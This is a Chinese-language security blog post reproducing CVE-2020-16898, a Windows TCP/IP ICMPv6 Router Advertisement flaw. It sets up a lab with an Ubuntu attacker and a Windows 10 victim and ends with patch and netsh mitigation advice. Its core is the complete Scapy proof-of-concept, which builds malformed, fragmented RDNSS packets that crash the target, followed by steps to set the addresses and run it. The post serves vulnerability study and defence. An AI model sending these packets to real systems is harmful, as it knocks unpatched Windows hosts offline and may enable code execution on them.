CVE-2020-16898：Windows TCP/IP远程代码执行复现

原创DesM0nd Timeline Sec
2020-11-09原文

收录于话题
#漏洞复现文章合集
70个

上方蓝色字体关注我们，一起学安全！

作者：DesM0nd@Timeline Sec

本文字数：1404

阅读时长：3～4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

TCP/IP是指能够在多个不同网络间实现信息传输的协议簇。TCP/IP协议不仅仅指的是TCP和IP两个协议，而是指一个由FTP、SMTP、TCP、UDP、IP等协议构成的协议簇，只是因为在TCP/IP协议中TCP协议和IP协议最具代表性，所以被称为TCP/IP协议。

0x02 漏洞概述

编　　号　　：　　CVE-2020-16898

远程攻击者通过构造特制的ICMPv6 Router Advertisement（路由通告）数据包，并将其发送到远程Windows主机上，即可在目标主机上执行任意代码。要利用此漏洞，攻击者必须将特制的ICMPv6路由器广告数据包发送到远程Windows计算机。

触发条件

- 仅当源地址是本地链接的IPv6时，才能利用此bug。
- 整个有效负载必须是有效的IPv6数据包。如果您将标头弄得太多，触发触发错误之前，您的数据包将被拒绝
- 在验证数据包大小的过程中，可选标头中所有定义的“长度”必须与数据包大小匹配
- 此漏洞允许走私额外的“标题”。此标头未经验证，并且包含“长度”字段。触发错误后，无论如何都会根据数据包大小检查此字段。
- 需要绕过Windows NDIS API可以触发错误

0x03 影响版本

Microsoft:window_server_2019:/1903/1909/2004
Microsoft:window_server_2019:*
Microsoft:window_server:1903/1909/2004

0x04 环境搭建


攻击机：Ubuntu

（python版本：3.7，安装了scapy依赖）

```
pip install scapy
```

攻击机的IPv6为


```
fe80::b1b3:3a5a:b16d:3385
```



漏洞环境机：Windows 10 1903

漏洞环境机子需要开启ipv6


使用cmd的ipconfig查看



现在漏洞环境里IPv6地址为

```
fdb2:2c26:f4e4:0:2d3a:7f28:92af:3192
```

漏洞环境机选用的ipv6地址为ipv6地址或临时ipv6地址，攻击机选用的ipv6地址为本地链接ipv6地址，攻击机与受害机网络要通，可尝试ping一下



0x05 漏洞复现

EXP下载地址:

http://site.pi3.com.pl/exp/p_CVE-2020-16898.py

```
#!/usr/bin/env python3
#
# Proof-of-Concept / BSOD exploit for CVE-2020-16898 - Windows
TCP/IP Remote Code Execution Vulnerability
#
# Author: Adam 'pi3' Zabrocki
# http://pi3.com.pl
#

from scapy.all import *
```

```
v6_dst = "fd12:db80:b052:0:7ca6:e06e:acc1:481b"

v6_src = "fe80::24f5:a2ff:fe30:8890"


p_test_half = 'A'.encode()*8 + b"\x18\x30" + b"\xFF\x18"

p_test = p_test_half + 'A'.encode()*4


c = ICMPv6NDOptEFA();


e = ICMPv6NDOptRDNSS()

e.len = 21

e.dns = [

"AAAA:AAAA:AAAA:AAAA:FFFF:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",

"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA" ]


pkt = ICMPv6ND_RA() / ICMPv6NDOptRDNSS(len=8) / \
```

```
      Raw(load='A'.encode()*16*2 + p_test_half + b"\x18\xa0"*6)
/ c / e / c / e / c / e / c / e / c / e / e / e / e / e / e / e

p_test_frag = IPv6(dst=v6_dst, src=v6_src, hlim=255)/ \
              IPv6ExtHdrFragment()/pkt

l=fragment6(p_test_frag, 200)

for p in l:
    send(p)
```

修改exp中的v6_dst 以及v6_src

```
v6_dst = "fdb2:2c26:f4e4:0:2d3a:7f28:92af:3192"
v6_src = "fe80::b1b3:3a5a:b16d:3385"
```

```
sudo python3.7 p_CVE-2020-16898.py
```

0x06 修复方式

1、升级更新。立即安装针对此漏洞的更新，下载最新的补丁包进行更新修复，如下链接：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-16898

2、不能升级的话，先禁用基于RA的DNS配置CMPv6 RDNSS

使用以下PowerShell命令禁用ICMPv6 RDNSS，以防止攻击者利用此漏洞。此解决方法仅适用于Windows 1709及更高版本。

```
netsh int ipv6 set int *INTERFACENUMBER*
rabaseddnsconfig=disable
```

注意：进行更改后，无需重新启动。

参考链接：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-16898

http://blog.pi3.com.pl/?p=780

https://blog.csdn.net/qq_22807425/article/details/109448911

作者博客：

https://www.yuque.com/desm0nd/osrdpc

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文